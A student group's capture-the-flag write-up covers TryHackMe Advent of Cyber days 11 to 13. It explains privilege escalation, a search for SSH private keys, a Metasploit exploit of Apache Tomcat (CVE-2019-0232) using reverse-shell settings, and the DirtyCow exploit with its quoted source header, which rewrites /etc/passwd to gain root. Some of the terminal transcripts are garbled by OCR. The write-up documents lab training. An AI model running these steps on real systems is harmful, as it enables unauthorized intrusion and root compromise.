

# PSP0201

# WEEKLY WRITE UP

## WEEK 4

## GROUP 7

Group Name : Sang Haeko ( The Hackers )

Sang

- Taken from a Malay word , [sang](#) , meaning ‘the’

Haeko

- Taken from a Korean word , [해커](#) , meaning ‘hacker’
- 

| ID         | NAME                             | ROLE   |
|------------|----------------------------------|--------|
| 1211102162 | AMILIA NADZEERA BINTI BAHRUDIN   | Leader |
| 1211100930 | KU NAJWA SYAUQINA BINTI KU AZRIN | Member |
| 1211101693 | SAVITHA MURUGUMUNISEGARAN        | Member |

## **Day 11 : The Rogue Gnome**

**Q1 :** What type of privilege escalation involves using a user account to execute commands as an administrator?

### **11.4.2. Vertical Privilege Escalation:**

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

**Q2&3:** You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

### **11.4.1. Horizontal Privilege Escalation:**

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

**A2&3:** Horizontal

**Q4 :** What is the name of the file that contains a list of users who are a part of the **sudo** group?

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require **sudo** in front of them. The **sudo** allows you to execute something with the permissions as root (the most privileged user). Users who can use **sudo** are called "sudoers" and are listed in **/etc/sudoers** (we can use this to help identify valuable users to us).

**A4 :** sudoers

**Q5 :** What is the Linux Command to enumerate the key for SSH?

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:  
**find / -name id\_rsa 2> /dev/null** ....Let's break this down:

- We're using **find** to search the volume, by specifying the root (**/**) to search for files named "id\_rsa" which is the name for *private* SSH keys, and then using **2> /dev/null** to only show matches to us.

Can you think of any other files or folders we may want to *find*?

**A5:** **find/ -name id\_rsa 2> /dev/null**

**Q6:** If we have an executable file named **find.sh** that we just copied from another machine, what command do we need to use to make it be able to execute?

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:

```
find / -name id_rsa 2> /dev/null
```

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id\_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

A6: chmod +x find.sh

Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LINEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LINEnum.sh* to: `python3 -m http.server 8080`

```
File Edit View Search Terminal Help  
root@ip-10-10-118-36:~# python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

A7: python3 -m http.server 9999

Q8: What are the contents of the file located at /root/flag.txt?

```
bash-4.4# cd /root  
bash-4.4# ls -la  
total 28  
drwxr-xr-x 24 root root 4096 Dec 8 2020 ..  
-rw-r--r-- 1 root root 168 Dec 9 2020 .bash_history  
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc  
-rw-r--r-- 1 nobody nogroup 23 Dec 8 2020 flag.txt  
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile  
drwxr-xr-x 2 root root 4096 Dec 8 2020 .ssh  
bash-4.4# cat flag.txt  
thm{2fb10afe933296592}  
bash-4.4# ^C
```

A8: thm{2fb10afe933296592}

## Day 12 : Ready , set , elf

Q1: What is the version number of the web server?

```
|_http-favicon: Apache Tomcat
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/9.0.17
1 service unrecognized despite returning data. If you know the service/version
```

A1: 9.0.17

Q2: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

The screenshot shows a search result for "Apache Tomcat - CGI Servlet enableCmdLineArguments Remote Code Execution (Metasploit)". The results table includes columns for EDB-ID, CVE, Author, and Type. The first result is for CVE-2019-0232, authored by METASPLOIT and categorized as REMOTE.

| EDB-ID: | CVE:      | Author:    | Type:  |
|---------|-----------|------------|--------|
| 47073   | 2019-0232 | METASPLOIT | REMOTE |

A2: CVE-2019-0232

Q3: What are the contents of flag1.txt ?

```
root@ip-10-10-158-7:~ 
File Edit View Search Terminal Help
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROO
T\WEB-INF\cgi-bin

01/07/2022 18:29    <DIR>        .
01/07/2022 18:29    <DIR>        ..
19/11/2020 22:39           825 elfwhacker.bat
19/11/2020 23:06            27 flag1.txt
01/07/2022 18:16          73,802 GOLVG.exe
01/07/2022 18:29          73,802 MHmbZ.exe
               4 File(s)   148,456 bytes
               2 Dir(s)  9,623,605,248 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>type flag1.txt
type flag1.txt
thm{whacking all the elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>|
```

A3: thm{whacking\_all\_the\_elves}

Q4: What were the Metasploit settings you had to set?

| Payload options (windows/meterpreter/reverse_tcp): |                 |          |   |
|--|-----------------|----------|---|
| Name   | Current Setting | Required | Description   |
| EXITFUNC   | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST  | 10.10.158.7     | yes      | The listen address (an interface may be specified)        |
| LPORT  | 4444            | yes      | The listen port   |

A4: LHOST , LPORT


#### Thought process/methodology

We used the nmap tool on metasploit to enumerate the webserver to get the version number. With the information given , we browsed it on google where we found the CVE that can be used for the Metapreter entry onto the machine. On Metasploit Framework we use a search command and look up the exploit module and ran the exploit to create the session. We then execute a command shell followed by command dir to get the contents of flag1.txt.

## DAY 13 – NETWORKING: COAL FOR CHRISTMAS

QUESTION 1 : What old, deprecated protocol and service is running?

telnet




```
kali㉿kali:[~/aoc_day13]
File Actions Edit View Help
[(kali㉿kali)-[~]] OPTIONS IMPORT: peer-id set
$ cd aoc_day13
[(kali㉿kali)-[~/aoc_day13]] OPTIONS IMPORT: adjusting link_mtu to 1624
[(kali㉿kali)-[~/aoc_day13]] OPTIONS IMPORT: adjusting mtu to 1624
[(kali㉿kali)-[~/aoc_day13]] DATA Channel: Cipher 'AES-256-CBC' initialized w/
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 08:25 EDT+ hash 'SHA512
Nmap scan report for 10.10.10.26
Host is up (0.20s latency).  
Data Channel: Cipher 'AES-256-CBC' initialized w/
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
111/tcp   open     rpcbind
2382/tcp  filtered ms-olap3
Nmap done: 1 IP address (1 host up) scanned in 33.89 seconds
2022-07-02 08:22:41 net_iface_mtu_set: mtu 1500 for tun0
[(kali㉿kali)-[~/aoc_day13]] tun0: set tun0 up
$ [2022-07-02 08:22:41 net_route_v4_add: 10.18.40.109/17 dev tun0
2022-07-02 08:22:41 net_route_v6_add: 10.10.0.0/16 via 10.18.0.1 dev [NULL] t
un0 metric 1000
2022-07-02 08:22:41 WARNING: this configuration may cache passwords in memory
-- use the auth-nocache option to prevent this
2022-07-02 08:22:41 Initialization Sequence Completed
2022-07-02 08:30:02 TLS Error: local/remote TLS keys are out of sync: [AF_INE
T 10.202.168.168:1194 [2]
]
```

QUESTION 2 : What credential was left for you?

clauschristmas

connect to the service with the standard command-line client netcat with syntax : telnet 10.10.10.26 (the ip address).




```
kali㉿kali:[~/aoc_day13]
File Actions Edit View Help
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
111/tcp   open     rpcbind
6580/tcp  filtered parsec-master
16993/tcp filtered ant-soap-https
Nmap done: 1 IP address (1 host up) scanned in 34.82 seconds
2022-07-02 08:22:41 Incoming Data Channel: Cipher 'AES-256-CBC' initialized w/
2022-07-02 08:22:41 Incoming Data Channel: Using 512 bit message hash 'SHA512
[(kali㉿kali)-[~/aoc_day13]]
$ telnet 10.10.10.26
Trying 10.10.10.26...
Connected to 10.10.10.26.  GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=00:0C:29:18:2D:68
Escape character is '^]'.
HI SANTA!!!
TUN/TAP device tun0 opened
2022-07-02 08:22:41 net_iface_mtu_set: mtu 1500 for tun0
We knew you were coming and we wanted to make
it easy to drop off presents, so we created 10.18.17 dev tun0
an account for you to use.  net_route_v4_add: 10.10.0.0/16 via 10.18.0.1 dev [NULL] t
un0 metric 1000
Username: santa
Password: clauschristmas
We left you cookies and milk!  local/remote TLS keys are out of sync: [AF_INE
T 10.18.202.168.168:1194 [2]
christmas login: ]
```

QUESTION 3 : What distribution of Linux and version number is this server running?


Ubuntu 12.04

Now login with username and password given.



```
kali@kali: ~/aoc_day13
File Actions Edit View Help
it easy to drop off presents, so we created set
an account for you to use.its import; adjusting link_mtu to 1624
        0:22:41 Using peer cipher 'AES-256-CBC'
Username: santa          0:22:41 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized w
Password: clauschristmas
        0:22:41 Outgoing Data Channel: Using 512 bit message hash 'SHA512'
We left you cookies and milk!
christmas login: santa
Password:          0:22:41 Incoming Data Channel: Using 512 bit message hash 'SHA512'
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
        \_/
        |   net_route_v4_best_gw query: dst 0.0.0.0
        |   0:22:07-02 08:22:41<--> net_route_v4_best_gw result: via 10.0.2.2 dev eth0
        |   0:22:07-02 08:22:41<--> ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=00:0C:27:D9:90:00
        |   0:22:07-02 08:22:41<--> /_0\UN/TAP device tun0 opened
        |   0:22:07-02 08:22:41<--> /_o\iface_mtu_set: mtu 1500 for tun0
        |   0:22:07-02 08:22:41<--> /_/_/_/o\iface_up: set tun0 up
        |   0:22:07-02 08:22:41<--> /@/_@/_addr_v4_add: 10.18.40.169/17 dev tun0
        |   0:22:07-02 08:22:41<--> /_o/_/_/_/ute_v4_addr: 10.18.0.0/16 via 10.18.0.1 dev [NULL] t
        |   0:22:07-02 08:22:41<--> /_o/_/_/_/o/_/
        |   0:22:07-02 08:22:41<--> /_o/_/_/_/o/_/: this configuration may cache passwords in memory
        |   0:22:07-02 08:22:41<--> /_o/_/_/_/o/_/: on to prevent this
        |   0:22:07-02 08:22:41<--> /_o/_/_/_/o/_/: vention Sequence Completed
        |   0:22:07-02 08:22:41<--> [__] S error: local/remote TLS keys are out of sync: [AF_INET
        |   0:22:07-02 08:22:41<--> [__] 202.168.160.119: (2)
$
```

Using command cat /etc/\*release to get information on distribution of linux.




```
kali@kali: ~/aoc_day13
File Actions Edit View Help
$ cat /etc/*release
OPTIONS IMPORT: peer-id set
DISTRIB_ID=Ubuntu
OPTIONS IMPORT: adjusting link_mtu to 1624
DISTRIB_RELEASE=12.04
using peer cipher 'AES-256-CBC'
DISTRIB_CODENAME=precise
ing Data Channel: Cipher 'AES-256-CBC' initialized w
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012
x86_64 x86_64 x86_64 GNU/Linux
ta Channel: Cipher 'AES-256-CBC' initialized w
$
```

## QUESTION 4 : Who got here first?

grinch

using cat command to look at the cookies and milk left by server, cat cookies\_and\_milk.txt




```
kali㉿kali: ~/aoc_day13
$ cat cookies_and_milk.txt
=====
// HAHA! Too bad Santa! I, the Grinch, got here CBC
// before you did! I helped myself to some of their AES-256-CBC initialized w
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
=====
#include <fcntl.h> // net_route_v4_best_gw query: dst 0.0.0.0
#include <pthread.h> // net_route_v4_best_gw result: via 10.0.0.2 dev eth0
#include <string.h> // ROUTE_GATEWAY 10.0.1.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:00:00:02
#include <stdio.h>
#include <stdint.h> // TUN/TAP device tun0 opened
#include <sys/mman.h> // t_iface_mtu_set: mtu 1500 for tun0
#include <sys/types.h> // t_iface_up: set tun0 up
#include <sys/stat.h> // t_addr_v4_addr: 10.18.48.169/17 dev tun0
#include <sys/wait.h> // net_route_v4_addr: 10.10.0.0/16 via 10.10.0.1 dev [NULL] t
#include <sys/ptrace.h>
#include <stdlib.h> // WARNING: this configuration may cache passwords in memory
#include <unistd.h> // cache option to prevent this
#include <crypt.h> // Initialization Sequence Completed
=====
[0x0000000000000000] 20102 TLS Error: local/remote TLS keys are out of sync: [AF_INET]
const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
```

## QUESTION 5 : What is the verbatim syntax you can use to compile, taken from the real C source code comments?

gcc -pthread dirty.c -o dirty -lcrypt

Find a copy of that original file online, copy-and-paste it into a text editor on the box.



dirtycow / dirty.c

dirtycow Easy copy/pasting output with the wording

2 contributors

193 lines (172 sloc) | 4.7 kB

```
1 // 
2 // this exploit uses the pokemon exploit of the dirtycow vulnerability
3 // as a base and automatically generates a new passwd line.
4 // The user will be prompted for the new password when the binary is run.
5 // The original /etc/passwd file is then hacked up to /tmp/passwd.bak
6 // and overwrites the root account with the generated line.
7 // After running the exploit you should be able to login with the newly
8 // created user.
9 // 
10 // To use this exploit modify the user values according to your needs.
11 // the default is "firefart".
12 // 
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 // 
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
```

File Actions Edit View Help

GNU nano 2.2.6 File: dirty.c Modified

```
=====
// 
// this exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then hacked up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
// 
// To use this exploit modify the user values according to your needs.
// the default is "firefart".
// 
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
// 
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
```

Ctrl Get Help F10 WriteOut F11 Read File F12 Prev Page F13 Cut Text F14 Copy Pos F15 Exit F16 Justify F17 Where Is F18 Next Page F19 Uncut Text F20 To Spell

You can get the verbatim syntax from Dirtycow code.

```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.

// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c

// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@"
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
```

QUESTION 6 : What "new" username was created, with the default operations of the real C source code?


firefart

run the commands to compile the exploit, and run it.


QUESTION 7 : What is the MD5 hash output?

8b16f00dd3b51efadb02c1df7f8427cc

Switch the user into that new user account, using command su fireart and go to /root directory to own this server




```
fireart@christmas: /home/santa
File Actions Edit View Help
$ su fireart
Password: 08:22:41 Outgoing Data Channel: Using 512 bit message hash 'SHA512'
fireart@christmas:/home/santa#
```


  


```
fireart@christmas: ~
File Actions Edit View Help
fireart@christmas:/home/santa# cd /root
fireart@christmas:~# ls
incoming Data Channel: Using 512 bit message hash 'SHA512
christmas.sh message_from_the_grinch.txt
fireart@christmas:~# cat message_from_the_grinch.txt
S-256-CBC' initialized w
Nice work, Santa!
2022-07-02 08:22:41 Incoming Data Channel: Using 512 bit message hash 'SHA512
Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you? 0.0.0.0
So let's leave some coal under the Christmas 'tree'! 10.0.2.2 dev eth0
2022-07-02 08:22:41 ROUTE GATEWAY: 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:71:00:00
Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named 'coal' in this directory! run0
Then, inside this directory, pipe the output
of the 'tree' command into the 'md5sum' command.
2022-07-02 08:22:41 route: 10.0.2.2 via 10.0.0.1 dev [NULL] t
The output of that command (the hash itself) is
the flag you can submit to complete this task or may cache passwords in memory
for the Advent of Cyber! option to prevent this
2022-07-02 08:22:41 Initialization Sequence Completed
2022-07-02 08:22:41 TLS Error: local/remote TLS keys are out of sync: [AF_INET
1118.202.168.110 John Hammond
2022-07-02 08:22:41 er, sorry, I mean, the Grinch error: packet HMAC authentica
tion failed
2022-07-02 08:22:41 - THE GRINCH, SERIOUSLY decrypt packet error: packet HMAC authentica
tion failed
fireart@christmas:~#
```

Create a file named coal in the directory and pipe the output of the 'tree' command into the 'md5sum' command.



```
fireart@christmas: ~
File Actions Edit View Help
fireart@christmas:~# ls
alarming Sequence Completed
christmas.sh message_from_the_grinch.txt
TLS keys are out of sync: [AF_INET
fireart@christmas:~# touch coal
fireart@christmas:~# ls
initiate/Decrypt packet error: packet HMAC authentica
christmas.sh coal message_from_the_grinch.txt
fireart@christmas:~# tree
tree: initiate/Decrypt packet error: packet HMAC authentica
.
+- coal
+- message_from_the_grinch.txt
+- TLS keys are out of sync: [AF_INET
+- tree: initiate/Decrypt packet error: packet HMAC authentica
+- coal
+- message_from_the_grinch.txt
```

```
